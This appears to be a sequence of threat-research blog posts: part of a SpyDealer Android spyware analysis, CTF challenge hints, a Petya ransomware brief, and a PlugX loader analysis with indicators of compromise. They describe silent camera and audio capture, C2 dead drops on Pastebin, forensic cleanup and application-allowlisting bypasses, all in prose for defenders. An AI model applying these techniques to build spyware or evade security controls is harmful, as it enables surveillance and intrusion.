/data/data/com.dewmobile.kuaiya/databases/transfer20.db

The dealapp binary can also be updated from the remote server as shown in Figure 11.

Spydealer_10

Figure 11 dealapp update procedure

Accessibility Service Abuse

An increasing number of apps encrypt data before storing it into databases, especially for some popular communication and social apps. App developers do this to protect user data from malicious attacks like this one. To avoid this obstacle, starting in version 1.9.3, SpyDealer implemented an extra accessibility service to steal plain messages by directly extracting texts from the screen. Figure 12 depicts the accessibility service configuration in which the package names of targeted apps are declared.

Spydealer_13

Figure 12 Configuration of the accessibility service

Normally enabling the accessibility service requires the user’s interaction to manually go through the device’s settings. However, with root privilege, SpyDealer can silently enable the accessibility service without a user’s participation. The command used to enable the accessibility service is depicted in Figure 13.

Spydealer_14

Figure 13 Enable accessibility service silently via executing command with root privilege

With the accessibility service enabled, SpyDealer primarily listens for TYPE_NOTIFICATION _STATE_CHANGED and CONTENT_CHANGE_TYPE_SUBTREE events. A notification is posted when a message comes and this triggers the TYPE_NOTIFICATION_STATE _CHANGED event. Usually, a user will click the notification to view the message, which brings the detail view to the front. This behavior further fires the CONTENT_CHANGE_ TYPE_SUBTREE event. Once the CONTENT_CHANGE_ TYPE_SUBTREE event arrives, the malware starts to travel through the current screen to extract plain text messages. Although the number of messages is limited by the dimensions of the device’s screen, continuously monitoring the screen can help to extract the complete messages. After gathering the messages, SpyDealer sends them to the remote server (Figure 14) along with other information including IMEI, IMSI, package name and app name.

Spydealer_15

Figure 14 Send extracted data with other information to the remote server

Surveillance

SpyDealer is capable of surveilling a compromised victim through multiple means including recording phone call and surrounding audio, recording video, taking photos, capturing screenshots, and monitoring geographical locations. It takes these actions based on commands it receives from the command and control channels described above.

Record Phone Call and Surrounding Audio

SpyDealer registers a PhoneStateListener to monitor the phone call status. Once there is an active phone call, the audio recording procedure is triggered. The recorded audio data is finally compressed in zip format and stored to

/sdcard/.tmp/audio/<current_time_in_yyyyMMddHHmmss>_<phone_call_num><phone_call_ date>.zip

A message in the format “audio\n<IMSI>\n<IMEI>\n<zip_file_path>” will be sent to the remote server after audio is successfully recorded.

In addition to recording phone calls, SpyDealer is also capable of recording surrounding, ambient audio. It can be configured to record audio at a specific time range. The recorded audio file is stored to the following path in zip format

/sdcard/.tmp/environmentaudioaudio/<current_time_in_yyyyMMddHHmmss>.zip

Audio files recorded more than seven days ago are automatically deleted from the directory /sdcard/.tmp/environmentaudioaudio.

Record Video

SpyDealer checks to see if the camera is available to record a video every three seconds. In the Android system, a preview surface is required to take a video, which means the user is aware of the video recording event. To avoid this, SpyDealer intentionally sets a very tiny preview surface which, in this case, is 3.0dip * 3.0dip in dimensions. Each video is recorded for 10 seconds and is finally stored to

/data/data/<package_name>/files/cameravideo/<current_time_in_yyyyMMddHHmmss>.zip

If a network connection is available, SpyDealer sends a message in the format “cameravideo\n<IMSI>\n<IMEI> \n<zip_file_path>” to the remote server.

Spydealer_16

Figure 15 A tiny surface view is defined for recording video silently

Take Photos

Similar to recording video without a user’s awareness, this malware creates another tiny preview surface which is 0.100000024dip * 0.100000024dip in dimensions before taking a photo. Using the front or rear camera depends on the configuration which the attacker can set remotely. The taken photo is stored to

/data/data/<package_name>/files/camerapic/camera_<current_time_in_millseconds >.jpg

A message indicating a photo is taken is then sent to the remote server and the message is in the format “camerapic\n<IMSI>\n<IMEI>\n<picture_path>”.

Monitor Geographic Location

SpyDealer dynamically registers a broadcast receiver listening for screen’s status. Whenever the screen is turned off, it tries to get the geographical location via GPS. At the same time, a location listener is registered to track the device’s location. This location listener is notified with the updated location every 10 seconds or whenever 100 meters of movement occurs between location updates. If a network connection is available, the location data will be sent to the remote server in the format

LGPS\n<IMEI>\n<IMSI>\n<longitude>\n<latitude>\n<current_time_in_yyyy-MM-dd hh:mm:ss>

However, the location data is saved locally if there is no network connection and will be uploaded later when the connection is restored.

There is an icon indicating the usage of GPS on the status bar when the GPS is active. To avoid a user’s suspect, SpyDealer stops tracking the device’s location once the device’s screen is turned on.

Other Functionalities

Besides many powerful capabilities described above, SpyDealer is also capable of automatically answering an incoming phone call and dynamically loading plugins downloaded from the remote server.

If the incoming phone call is from a specific number, which can be remotely configured, this malware will simulate an earphone plugged event to automatically answer the phone call, which is detailed in Figure 16. With this functionality, SpyDealer can let the victim miss phone calls without their awareness.

Spydealer_17

Figure 16 Implementations of automatically answer an incoming phone call

Conclusion

SpyDealer makes use of the commercial rooting app “Baidu Easy Root” to gain root privilege and maintain persistence on the compromised device. It employs a wide array of mechanisms to steal private information. At the same time, it accesses and exfiltrates sensitive data from more than 40 different popular apps with root privilege. With accessibility service, this malware is also capable of extracting plain text messages from target apps at real time. To remotely control the victim device, the malware implements three different C2 channels and support more than 50 commands.

Customers of Palo Alto Networks are protected by our WildFire, URL filtering services, Traps for AndroidWildFire is able to automatically classify SpyDealer samples as malicious and AutoFocus users can track this malware using the SpyDealer tag. Traps for Android protects Android devices, it automatically intercepts malicious apps installed on the device by leveraging WildFire and protect the device from SpyDealer apps by blocking the app and notifying the user.

Acknowledgements

We would like to thank Claud Xiao and Ryan Olson from Palo Alto Networks for their assistance during the analysis.

Appendix A - IOCs

Samples of SpyDealer

ea472586b6f958fb79051aee5b7b7134dc37818b72ab97d1d542a9f94fdc63f7

9973133dcdaeea5a7d519359ba2272db5de9e9bb5759d169e0454632c3d91401

ec3b506c7fc80717d9ae19ca46ad2599d8d8d4880d6b980da03f054bbcf00cbd

e9a0b8b780999a64838c492b70032a076d052eb321c99d68ab1d230bd91d0100

4e4a31c89613704bcace4798335e6150b7492c753c95a6683531c2cb7d78b3a2

c39a2962c2734f6350cd45a399c58f203cd1b97aa12bec166a27c0fffc850280

13aa7fdf838a7c0bb79a805db25c99d75ccf4088b65c4e1f3741d3c467376faf

77c196544a2a778c63579f1a205ffd631b1999d69043679ab60b13cedc13db0e

d991e1ef7c8a502079d71e2d779b3ae8f081e2af9d1e2709f08b72a7de2a519e

1a941833df8434c7e96ca3cda4465f3cdbb6bd239e6bfd939eb603948b975cd7

b913bdb396d87c1f71073cdfef901697b512bd409c59447bcde1ddab07e5b7e6

e4604fc23d2c89707748e42c8ae8631b8e1db235ec3c9b2488dae4963de46b1a

8001e0258b13cd6971ef1d227cfc9c2f51036f1faf400cff7042fb099d1d11ab


The downloaded raw.zip which contains exploits stolen from “Baidu Easy Root”


cfd0a4f266a51c45ff7b33e5854bc62a49cfc769e62e1d73dd06ff92a7088f51

Appendix B - IP/Domain List of C2 Servers

IP Country IP Country IP Country
219.150.214.117 China 110.167.201.44 China 192.160.2.78 United States
222.208.85.119 China 116.52.154.114 China 124.117.219.254 China
124.117.237.46 China 116.53.130.192 China 203.156.200.214 China
61.186.137.213 China 218.10.2.237 China 220.171.99.118 China
222.82.238.70 China 222.82.253.110 China 121.26.229.201 China
202.103.207.227 China 218.65.18.193 China 222.82.228.134 China
219.146.144.162 China 222.86.225.194 China 121.12.154.233 China
124.117.249.126 China 117.40.226.57 China 124.117.246.78 China
202.97.135.68 China 222.82.250.62 China 124.117.254.194 China
59.48.105.14 China 61.166.10.147 China 120.68.194.138 China
59.33.110.101 China 124.117.238.62 China 47.88.100.148 United States
218.10.191.6 China 202.103.202.227 China 60.223.252.190 China
120.76.118.153 China 49.116.41.219 China 222.87.144.137 China
124.119.15.6 China 210.26.168.71 China 222.82.252.18 China
222.82.236.226 China 192.160.2.76 United States 218.84.75.243 China
125.46.78.60 China 222.82.229.66 China 120.76.118.53 China
120.68.46.150 China 218.58.124.146 China 222.172.200.200 China
58.242.244.70 China 218.84.35.39 China 124.117.249.170 China
124.117.232.114 China 222.82.252.138 China 124.117.212.218 China
221.212.235.46 China 222.82.230.202 China 118.122.180.173 China
124.235.96.235 China 120.77.177.167 China 222.88.154.148 China
60.30.134.99 China 222.82.230.146 China 120.68.203.46 China
222.82.250.122 China 124.117.218.218 China 220.167.224.171 China
60.164.210.48 China 222.82.210.250 China 222.88.118.104 China
218.31.175.32 China 27.191.191.2 China 124.117.249.26 China
124.117.217.194 China softupdate.eicp.net China 221.235.152.85 China
220.171.24.178 China 60.28.53.174 China 124.117.218.18 China
222.80.52.5 China 113.12.190.254 China 222.208.163.112 China
125.39.138.47 China 124.117.232.198 China 59.46.177.140 China
124.117.236.194 China


VIDEO: Tips, Tricks, and Clues to Escape the LabyREnth CTF

We’re halfway through Unit 42’s LabyREnth Capture the Flag (CTF) competition, and things are getting interesting. Malware reverse engineers and threat experts across the world are testing their technical skills in binaries, threat intelligence, programming, and more. Armor has been acquired, tears have been shed, cows have been spotted... Plus, puppies!

Have you escaped the LabyREnth yet?

We know many of you are still in the LabyREnth building security skills and solving challenges. Because we don’t want to leave you trapped in the maze, the LabyREnth creators put together a video and several writeups with some of their best tips, tricks, and clues for solving their security challenges. Check them out below.

All monetary prizes have been claimed, but you can still win electronics and challenge coins, so we encourage you to keep going. As always, good luck escaping the LabyREnth!

Documents 1 Challenge Hints

By: Jeff White

For this challenge, we’re given an RTF file called “find_bbz_challenge_file.rtf” and upon opening it we’re immediately greeted with a prompt to Enable Macros.

LabyREnth_Tips_1

Running it we see a message to double click an object with the Firefox icon to “Find BBZ”.

LabyREnth_Tips_2

Finally, double clicking this Firefox icon takes us to an image of David Bowie in a new document that is opened.

LabyREnth_Tips_3

The first thing I like to do when analyzing Word documents like this is to dig into the Macro source and try to understand what’s happening under the hood. I’ll focus on the “Document_Open()” function and follow the logic and debug the code.

Opening up the Visual Basic Editor we see the function under “ThisDocument” and it immediately does a check for the value of variable “wfozoV”; if it does not equal “bbz” then it launches a function “dLMNiMbhMkYVvgR”.

LabyREnth_Tips_4

Looking at this function shows some variables being set to the returned result of a call to “jlETByoSKP” with an array of integers and another integer.

LabyREnth_Tips_5

This second function appears to be a decoding routine and has familiar operations such as XOR and MOD.

Also of note is the MsgBox function right below the first variable that gets set. Typically, in CTF’s, a MsgBox is used to display the key or other pertinent messages so this is a good place to pause the debugger and see what’s happening.

LabyREnth_Tips_6

In the Locals window, you can see the decoded message. Given this, you should be able to decode the rest of the messages and take down the first level Documents challenge!

Binaries 1 Challenge Hints

By: Tyler Halfpop

We are given the following 3 files for this challenge.  Two of the files come up as data using the file command and look like they might be compressed or encrypted in a hex editor.  One of the files is a PE executable.  This is where you might want to start your analysis.

If you check the strings for MyFirstMalware.exe you will find the correct location to place the other two files in your virtual machine.

If you open MyFirstMalware.exe in a disassembler like IDA and find the main method pictured below you can see that a few of the calls are dynamically resolved.

LabyREnth_Tips_7

Figure 1 main method

The simplest method to determine what these calls are is to use a debugger and step through the program to see what is being called.  Most of the APIs in this challenge are resolved dynamically like this.  This is a common technique that malware authors use to try to make their code more difficult to analyze.

You will need to do something about the sleep call or you will be waiting for a long time.  The simplest method is just to change the parameter pushed to sleep to 1 and then nop out (0x90) the remaining bytes.

LabyREnth_Tips_8

Figure 2 Renamed functions and patched sleep call

Next you will encounter a few anti-analysis techniques that will set variables used for the file decryption.  You need to pass the checks correctly in order to get the correct file to decrypt and the correct password.  After the checks a string is built with the name of an executable, followed by a function that handles the file decryption.

LabyREnth_Tips_9

Figure 2 Disassembly Anti-Checks and Main Flow

After you are able to pass the checks correctly and decrypt the correct file it is injected into another process.  You will need to dump this executable in order to analyze it.  Set a breakpoint on WriteProcessMemory when you find it and then dump the memory pointed to by the third argument on the stack.

LabyREnth_Tips_10

Figure 3 WriteProcessMemory breakpoint showing MZ header

You can then start analyzing the dumped binary, which employs similar tricks.   You should be able to apply the same strategies used on the first binary to find the key.

Threat 2 Challenge Hints

By: Jeff White

If you played the CTF last year you’ll immediately be familiar with this challenge. We’re given a folder of 50+ malicious files and are tasked with creating a YARA rule to find a common, specific, function across the set. This is a common practice when analyzing threats and it allows you to find related samples which can then expand your overall knowledge of a given family.

The directions.txt file that comes with the samples gives us more insight into what’s required. Specifically, our rule will need to match the following syntax and will need to include 308 wildcard’s for a total of 298 byte matching hex-rule.

Typically, what I do in these scenarios is start with the smallest file possible as it must contain the function we’re interested in and will have less noise, then I’ll choose a larger file that will have more noise but should make finding similarities easier. For this example, I’ll use the below samples if you want to follow along.

Small (94KB) - 7f63e65ab460ff8ad607ede5bedb9573263015ba81824c3896f5416969353dba
Large (394KB) - c99b32b4bd6744311cdb357c8fa2210de6b79873f104a8f6268c2e60c606d330

There are a few methods to approach this problem and the most basic is a simple visual comparison inside a disassembler like IDA. You can compare the basic blocks and graph overview one-by-one to see if anything visually matches.

LabyREnth_Tips_11

Based on the image above, you can see neither of these functions match. At this point you can go down the list until something stands out but this can be extremely time consuming and prone to simple mistakes.

Another method for comparison is to use a tool like BinDiff and take advantage of its built-in “Similarity” scoring system to see if any basic blocks match.

LabyREnth_Tips_12

You can sort the results by Similarity and Confidence to focus in on blocks that appear to be shared between samples. This helps reduce the noise reduce the overall amount of time required.

If you open one of the high Similarity/Confidence blocks up, you’ll see a visual comparison similar to what we saw in IDA.

LabyREnth_Tips_13

In the above image, you can see two functions that are an exact match. If this was the correct size and what we’re after, we can grab the underlying hex bytes which make up the instructions and values. Looking at the hex in IDA we can build a rule based on this data.

LabyREnth_Tips_14

Where the MOV instruction is highlighted as “8B 54 24 08”. Our resulting YARA rule, for this one instruction, would then look like the below.

Rinse and repeat for the entire function until you have the rule. Keep in mind that the function size is 298 bytes so it’s fairly large.

The wildcards come into play when you consider things like offsets or values used by the instructions. In our above example, “MOV EDX, [esp+arg_4]” exists in one sample but what if in another sample it’s arg_B? In that case, the instruction could be the same but we need to account for this delta with a wildcard in YARA so that it still matches between the two.

Below is the same rule but with a wildcard that specifies ANY value here, assuming the rest match, will result in a match.

With 308 wildcards, you can bet the function you’re looking for is going to have a lot of different values!

Mobile 3 Challenge Hints

By: Tyler Halfpop

This challenge is an iOS app that was written in Swift.  If you look at the strings you might notice that there are what looks like some base64 encoded strings.

LabyREnth_Tips_15

The strings are base64 encoded and xor encoded with different keys.  We can use the Swift interpreter and these functions below to decode the strings.  After we decode the strings we can see what looks like a device name, some GPS coordinates, a device type, a decimal, a good job message, and a failure message.  You need to make sure you have the correct values for the environment checks in order to decrypt the key properly.

LabyREnth_Tips_16

If we look at the cross references for the example decoded good job message displayed above.  We can see that the function that references the string is called from a memory warning.  We can also see some functions related to AES encryption and crc32 algorithm.

LabyREnth_Tips_17

Programming 3 Challenge Hints

By: Richard Wartell

For the third challenge of the programming track, we’re given an IP address and port, as well as a hint that states: “The transition from first person to third person is real hard, especially when the game's a cheater...”. This hint refers to the first challenge from the programming track, which is a third person maze. This challenge is a first person maze in ascii art that you must solve in order to progress. When we connect to the challenge we see this:

LabyREnth_Tips_18

The challenge appears to take 4 possible moves: w for move forward, a for turn left, d for turn right, and s for move backwards. Now if we start moving through the maze a little bit, we start to realize that this game cheats. After walking for a while, we keep running into a wall.

LabyREnth_Tips_19

Disconnecting from the challenge and reconnecting allows us to start over, however this keeps happening. After walking for a while, we keep ending up at a dead end like the one below, as if the challenge is creating new walls as you play.

LabyREnth_Tips_20

The challenge here is to figure out how the game cheats, as it must be predictable in order to be solvable, and then get to the end of the maze where the key awaits.

Threat Brief: Petya Ransomware

Situation Summary

This Unit 42 blog provides an update on the threat situation surrounding attacks using the Petya Ransomware which are impacting organizations in Ukraine, Russia and to a lesser extent around the world.

On June 27th, 2017 we became aware of a new variant of the Petya malware which is spreading through multiple lateral movement techniques. One technique includes  the ETERNALBLUE exploit tool. This is the same exploit the WanaCrypt0r/WannaCry malware exploited to spread globally in May, 2017. At least 50 organizations have reported impacts from the malware, including government and critical infrastructure operators. Most impacted organizations are located in Ukraine, but global organizations with offices in Ukraine have seen the malware spread within their network across national borders.

Palo Alto Networks is documenting our prevention capabilities with regard to this threat in the Palo Alto Networks Protections for Petya Ransomware blog post. Windows users should take the following general steps to protect themselves:

  • Apply security updates in MS17-010
  • Block inbound connections on TCP Port 445
  • Create and maintain good back-ups so that if an infection occurs, you can restore your data.

This is a developing situation, we will update this blog as new information becomes available. AutoFocus users view samples using the Petya tag.

Attack Overview

Petya is a ransomware family that works by modifying the Window’s system’s Master Boot Record (MBR), causing the system to crash. When the user reboots their PC, the modified MBR prevents Windows from loading and displays a fake “chkdisk” screen which indicates the computer's hard drive is being repaired, but the malware is actually encrypting the user's files.  When this process completes, the malware displays an ASCII Ransom note demanding payment from the victim (Figure 1).

petya_1

Figure 1: Latest Petya Ransom note displayed on a compromised system.

The latest version of the Petya ransomware is spreading over Windows SMB and is reportedly using the ETERNALBLUE exploit tool, which exploits CVE-2017-0144 and was originally released by the Shadow Brokers group in April 2017.

After the system is compromised the victim is asked to send US $300 in Bitcoin to a specific Bitcoin address and then send an e-mail with the victim’s bitcoin wallet ID to wowsmith123456@posteo[.]net to retrieve their individual decryption key.  Posteo (a free e-mail provider) has already shut down this e-mail address, and as such victims should not even attempt to pay the ransom. As of 13:00 UTC on June 28thth, approximately 4 Bitcoin have been transferred to the attacker's wallet.

Unit 42 is unaware of ANY successful recovery after paying the ransom. Additionally, ongoing research by the industry is showing that specific actions this malware takes makes it technically infeasible, if not impossible, for recovery to occur.

This means that even though this malware is functionally ransomware, for threat assessment purposes, it should be functionally considered a “wiper”.

Attack Lifecycle

We are aware of the following information about how the Petya attack lifecycle works.

Delivery/Exploitation

We have not yet confirmed the initial infection vector for this new Petya variant. Previous variants were spread through e-mail, but we have not identified this latest sample carried in any e-mail related attacks.

While we have not been able to directly confirm the source, we have seen evidence that a Ukrainian software application called MEDoc was used by attackers to deliver the Petya DLL. The software is heavily used in Ukraine it appears the company’s systems may have been compromised and used to issue a malicious update to systems running the program on the morning of Jun 27th. This infection vector helps explain the high concentration of infections in Ukraine.

Installation

This variant of Petya is spread as a DLL file, which must be executed by another process before it takes action on the system. Once executed, it overwrites the Master Boot Record and creates a scheduled task to reboot the system. Once the system reboots, the malware displays a fake “chkdisk” scan which tricks the victim into believing the program is repairing their hard drive. In reality, the malware is encrypting the NTFS Master File Table in the background. Once the fake chkdisk completes, the malware displays a ransom note which demands a payment of $300 in bitcoin.

Command and Control

Petya contains no Command and Control mechanisms that we know of. After a host is infected, there is no communication from the malware back to the attacker.

Lateral Movement

Petya uses three mechanisms to spread to additional hosts.

  • Petya scans the local /24 to discover enumerate ADMIN$ shares on other systems, then copies itself to those hosts and executes the malware using PSEXEC. This is only possible if the infected user has the rights to write files and execute them on system hosting the share.
  • Petya uses the Windows Management Instrumentation Command-line (WMIC) tool to connect to hosts on the local subnet and attempts to execute itself remotely on those hosts. It can use Mimikatz to extract credentials from the infected system and use them to execute itself on the targeted host.
  • Petya finally attempts to use the ETERNALBLUE exploit tool against hosts on the local subnet. This will only be successful if the targeted host does not have the MS17-010 patches deployed.

Conclusion

Ransomware attacks are very common, but they are rarely coupled with an exploit that allows the malware to spread as a network worm. The WannaCry attacks in May, 2017 demonstrated that many Windows systems had not been patched for this vulnerability. The spread of Petya using this vulnerability indicates that many organizations may still be vulnerable, despite the attention WannaCry received.

As always if you have any questions, please come to the Threat & Vulnerability Discussions on our Live Community.

Version Summary

June 27, 2017:

  • Initial Publication

June 27, 2017 – 1:08 PM PT

  • Updated Delivery/Exploitation section to include speculation about delivery through a compromised Ukrainian Tax software package.
  • Updated Lateral Movement section to describe additional mechanisms used to spread Petya.

June 28, 2017 – 8:40 AM PT

  • Updated summary to note the expansion beyond Ukraine and Europe
  • Added more detail to malware encryption process.
  • Updated Infection mechanism to specify the MEDoc software update delivery vector.

June 29, 2017 - 5:00 PM PT

  • Added more detail around recovery and “wiper” characteristics.

Paranoid PlugX

The PlugX malware has a long and extensive history of being used in intrusions as part of targeted attacks. PlugX is still popular today and its longevity is remarkable. The malware itself is well documented, with multiple excellent papers covering most aspects of its functionality. Some of the best write-ups on the malware are cited below:

Given this wealth of information in the public domain, PlugX receives a lot of attention from security vendors who put efforts into providing detection mechanisms for it. Despite this, it remains a tool of choice for many attackers today, meaning that if attackers are to be successful in using the malware, they must innovate in the delivery and installation of the malware if they are to successfully infect their targets.

This article discusses a group of PlugX samples which we believe are all used by the same attacker(s), and the measures they have taken to attempt to bypass security mechanisms. The targets of these attacks appear to primarily be companies in the video games industry, although other targets may exist outside of our telemetry.

Specifically, we discovered a series of samples using interesting techniques with respect to:

  • Resolution of an initial C2 address
  • Combining PlugX with open source tools to initially load the malware
  • Avoiding detection on disk

Palo Alto Networks defends our customers against the samples discussed in this blog in the following ways:

  • Wildfire identifies all files mentioned in this article as Malicious.
  • Traps 4.0 can be configured to protect the processes that are cited as being abused in this blog from loading malicious code.

Palo Alto Networks' AutoFocus customers can track samples related to this blog via the tag:

Related IOCs are provided in Appendix A of this blog.

An RTF, an MSI file, a .NET Wrapper and two stages of Shellcode walk into a bar...

Our journey begins with an RTF file named "New Salary Structure 2017.doc”, which exploits CVE-2017-0199.  The mechanics of this exploit are already well covered, and as such do not require further discussion here. The document reaches out to download its initial payload from the following URL:

hxxp://172.104.65[.]97/Office.rtf

This is a downloader script which attempts to download and execute two payloads, the code is shown below:

The first payload is a Windows Installer (MSI) file, and dynamic analysis of this file piqued out interest.   We could see the malware was PlugX from its actions, yet the C2 address was a pastebin.com URL. Looking at the Pastebin post we expected to immediately identify a block of text which would later decode to a C2 address, but glancing at the returned content we were unable to immediately identify the C2.

The second file is a PowerShell script which appears to be based on a Rapid7 Ruby Exploitation script that loads arbitrary shellcode. In this case, the shellcode is a copy of PlugX and is the same shellcode contained in the MSI file that we will dissect below.

.NET Wrapper

The main payload is delivered in a Microsoft .NET Framework file within previously mentioned MSI file. When executed, the .NET Framework wrapper will first check if VMware tools is running in background, this is done via a simple process check, searching for any process named “vmtoolsd.” Provided there are no matching processes running, the malware continues execution, creating a registry entry with the name ‘MSASCuiLTasks’ in HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce for persistence. This registry key causes the malware to run again each time the system reboots. Next, it will copy the first stage shellcode in memory and create a new thread with the shellcode running in it, the code responsible for this execution is shown in Figure 1. The shellcode is not encrypted but is obfuscated.

paranoid_1

Figure 1 - The main code from the .NET wrapper, with the Shellcode array being created and executed in a new thread.

The first shellcode decrypts a further shellcode block. This second shellcode block in turn, will unpack the main PlugX DLL in memory using RtlDecompressBuffer. As is typical for PlugX, the header of the final DLL is missing its magic DOS and NT image headers, which are replaced with XV instead of MZ and PE as shown in Figure 2.

paranoid_2

Figure 2 – The decoded DLL payload using the wrong header, XV instead of MZ/PE.

Finally, the second shellcode block will resolve the imports and relocations and jump to the entry point of the DLL.

Encrypted Configuration in shellcode

The configuration information for the malware, including the C2 information are encrypted in the first shellcode blob and are passed as an argument to the DllMain function of the main PlugX DLL. This DLL itself also contains a default configuration to connect to the localhost on port 12345. This means  if you extract the DLL manually and execute it then it will connect to localhost:12345 rather than the real C2 server, which was passed as an initial argument to the DLL by the first shellcode.

Decrypting the Configuration

As previously mentioned, the real configuration data is stored in the first stage shellcode but it is not stored in cleartext, but encrypted and compressed. The configuration data is encrypted with the same algorithm described previously by JPCert but using a different XOR value. The versions discussed in the JPCert blog post used 20140918, 353 while the versions we examined use XOR values of 20141118, 8389. The same decryption routine is also used for any other string obfuscation or file encryption as required by this sample of PlugX. After decrypting the strings, they must be further decompressed using LZNT1. For that we can use a Python script, included in Appendix B – Python Scripts.

After decrypting and decompressing the strings, we can trivially identify aspects of the PlugX configuration. For example, we can see it will inject itself to one these three processes:

  • %ProgramFiles(x86)%\Sophos\AutoUpdate\ALUpdate.exe
  • %ProgramFiles(x86)%\Common Files\Java\Java Update\jusched.exe
  • %ProgramFiles(x86)%\Common Files\Adobe\ARM\1.0\armsvc.exe

The attempt to inject itself into a process belonging to antivirus product suite is particularly bold.

In addition to this, the malware queries four PasteBin links to extract the C2 addresses from these links:

  • https://pastebin[.]com/eSsjmhBG
  • https://pastebin[.]com/PSxQd6qw
  • https://pastebin[.]com/CzjM9qwi
  • https://pastebin[.]com/xHDSxxMD

A full list of the extracted strings from the configuration is given in Appendix D – Extracted PlugX Strings.

Extracting C2

PlugX has a feature to extract encrypted C2 configurations from a given URL. In this case, the attackers were creative in hiding the string in a seemingly legitimate block of text. An example of the content retrieved from Pastebin is given below:

At first glanced we missed it, but the paste uses the same technique discussed in this Airbus post. It parses the "RSA key" looking for magic values "DZKS" and "DZJS". It then reads and decrypts the content between these values to yield an IP address as shown below:

A Python script to decode strings encrypted with this technique is given in Appendix B – Python Scripts.

An overview of the whole execution flow for this sample is given in Figure 3.

paranoid_3

Figure 3 - An overview of the execution flow for this sample.

In all, the attackers have chained together many disparate pieces of code both custom and open source, all in order to load PlugX. Given the number of components, this would have taken a reasonable amount of time and indicates their dedication to evading detection whilst continuing to use the same malware.

Pivoting to other PlugX samples

Based on our findings above, we identified other examples of interesting PlugX samples. These other examples were identified based on similar samples that were sent to the targeted organizations, infrastructure used by the attackers, as well as unique delivery mechanisms for samples.

Paranoid PlugX

One related series of PlugX samples we examined appeared to be particularly “paranoid” about being detected on disk and so taking specific anti-forensics steps to defeat being detected on the disk. One example of these samples is given below:

SHA256:6500636c29eba70efd3eb3be1d094dfda4ec6cca52ace23d50e98e6b63308fdb

The file is a self-extracting RAR, which is a common delivery mechanism for PlugX particularly when the eventual payload will be sideloaded by a legitimate executable. In that respect this case is no different, as the eventual payload executed by a legitimate signed Microsoft binary which loads the DLL “BlackBox.dll”. However, in order to kick off the execution of the malware the attacker uses a batch script which executes the malware, but the batch script does more than simply initiate execution of the malware. After running the malware, the batch script goes on to cleans up all signs of its existence on the system, this includes:

  • Deletion of all initial files created during installation, as well as all associated files required on disk during initial execution.
  • Deletion of all registry keys associated with the extraction of the SFX RAR
  • Deletion of the User Assist Key entries related to applications that have been recently executed
  • Deletion of all registry keys relating to services that have recently run

Clearly the attacker using this PlugX is paranoid about it being detected on disk, both in the registry and the file system. To top this off the script runs most of the deletion commands more than once.

The result is that there should be no evidence that the malware was ever executed on the disk, making it harder for forensics teams to identify how the malware got there, and meaning that memory or network based detection would be required to identify the intrusion. The full contents of the batch script are given in Appendix C – a.bat.

The power of open source & PlugX

In the first half of 2017, we saw attackers begin to improve upon this “Paranoid” version of PlugX – it wasn’t enough to be in memory-only after getting infecting the system, the attackers also wanted to bypass application allowlisting techniques in use by network defenders. To this end, they began incorporating open source techniques, in particular those that have been assembled in a list authored by the GitHub user SubTee. For example, the following sample loads the malware as shellcode within a .NET Framework project using msbuild.exe, effectively bypassing application allowlisting techniques:

SHA256: 822b313315138a69fc3e3f270f427c02c4215088c214dfaf8ecb460a5418c5f3

This sample approximately follows the GIST published here, but has additional code which appears to be custom to our attacker which acts as a helper to load the shellcode. The shellcode is, as in our first example, another PlugX payload.

In another case the attackers use another code snippet borrowed from the SubTee GitHub project, this time filling in a fully templated .NET application allowlist bypass file:

SHA256: 3e9136f95fa55852993cd15b82fe6ec54f78f34584f7689b512a46f0a22907f2:

This time the attacker didn't have to write any of their own code, instead they were simply able to paste their shellcode directly into a template, in order to launch PlugX as a child process of a trusted application.

Conclusions & Mitigations

While PlugX has been well understood by the security community for years, attackers continue to use the malware. Some possible reasons for this continued use include:

  • The operators of the malware are familiar and comfortable with the existing malware, meaning they are reluctant to change.
  • Though competent at packaging PlugX in different ways, the attackers would struggle to write a fully featured malware like PlugX.
  • The effort required to rebuild a malware as complex as PlugX is not worth the effort when they can bypass defenses without doing so.

In all likelihood, a combination of these three factors is behind the continued prevalence of the malware. Many PlugX attackers continue to use relatively mundane techniques to load the malware, making it easy for defenders to identify and prevent execution of the malware, but others continue to apply new and interesting techniques to evade detection.

In particular, this set of attackers have made good use of open source tools to package the malware, and show some skill in writing their own wrapper applications to execute payloads. Many in the security industry would be quick to recommend application whitelisting as one of the most effective way to reduce the success rate of attacks, however by applying publicly available techniques it is possible to bypass these controls.

For organizations relying on Application Whitelisting, SubTee’s blog makes a series of recommendations which help prevent these bypass techniques. In addition to these mitigations, the Traps 4.0 can be configured to protect the .NET processes which can be abused in this manner.


Appendix A - Related IoCs

Directly related:

45.248.84[.]7
172.104.65[.]97

SHA256 Comments
5909c1dcfb3270b2b057513561b2ab1613687a0af0072c51244ff005b113888b PlugX
6804be0689bbfbb180bb384ebc316f50cb87e65553d0c3597d6e9b6b6dd8dd3f PlugX
8ea275eee557037ab6626d15c0107bdcf20b45a8307a0dc3baa85d49acc94331 PlugX
e6020eb997715c4f627b6e6a16947861bce310aa31fcf58448a5beba11626d36 PlugX
4554aa6c2fdd58dfddebdb786c5d23cd6277025ab0355ffb5d8967c3976e8659 PlugX
3817388a983d5ee1604a8eec621b5eb251cb8bdeab9c8591fe5e8c90cd99ed49 CVE-2017-0199
45513f942b217def56a1eac82a4b5edca65ebdd5e36c7a8751bf0350d5ebea39 CVE-2017-0199
64d7d4846c5dd00a7271fe8a83aebe4317d06abad84d44ffd6f42b1004704bd5 PlugX
07d94726a1ae764fa5322531f29fe80f0246dd40b4d052c98f269987a3ee4515 PowerShell PlugX
4622f8357846f7a0bea3ce453bb068b443e21359203dfa2f74301c7a79a408c2 Downloader for PS PlugX ++ MSI PlugX
49baf12f50fec772fdfe56c49005efb306b72a312a7dbdad98066029a191bfaf CVE-2017-0199


https://pastebin[.]com/eSsjmhBG
https://pastebin[.]com/PSxQd6qw
https://pastebin[.]com/CzjM9qwi
https://pastebin[.]com/xHDSxxMD

Inferred relation via similar targeting

SHA256 Family
6e5864faf4312bf3787e79e432c1acacf2a699ecb5b797cac56e62ed0a8e965c Idicaf
6b455714664a65e2a4af61b11d141467f4554e215e3ebd02e8f3876d8aa31954 Idicaf
df58962a3a065f1587f543a501d0e3f0ca05ebac51fc35d4bb4669d8eac9d8c1 Idicaf
52fee36c647ca799e21cd75db1f425ccf632b28c27e67b8578ff6dd30ca62af7 Idicaf
90e45c7b3798433199d6d917a4847a409dbdc101b210d9798f8c78ee43abf6d8 Idicaf
5ff788efd079eb2987b03d98e0c8211ac97ae6479274bade36a170b5a396f72b Idicaf
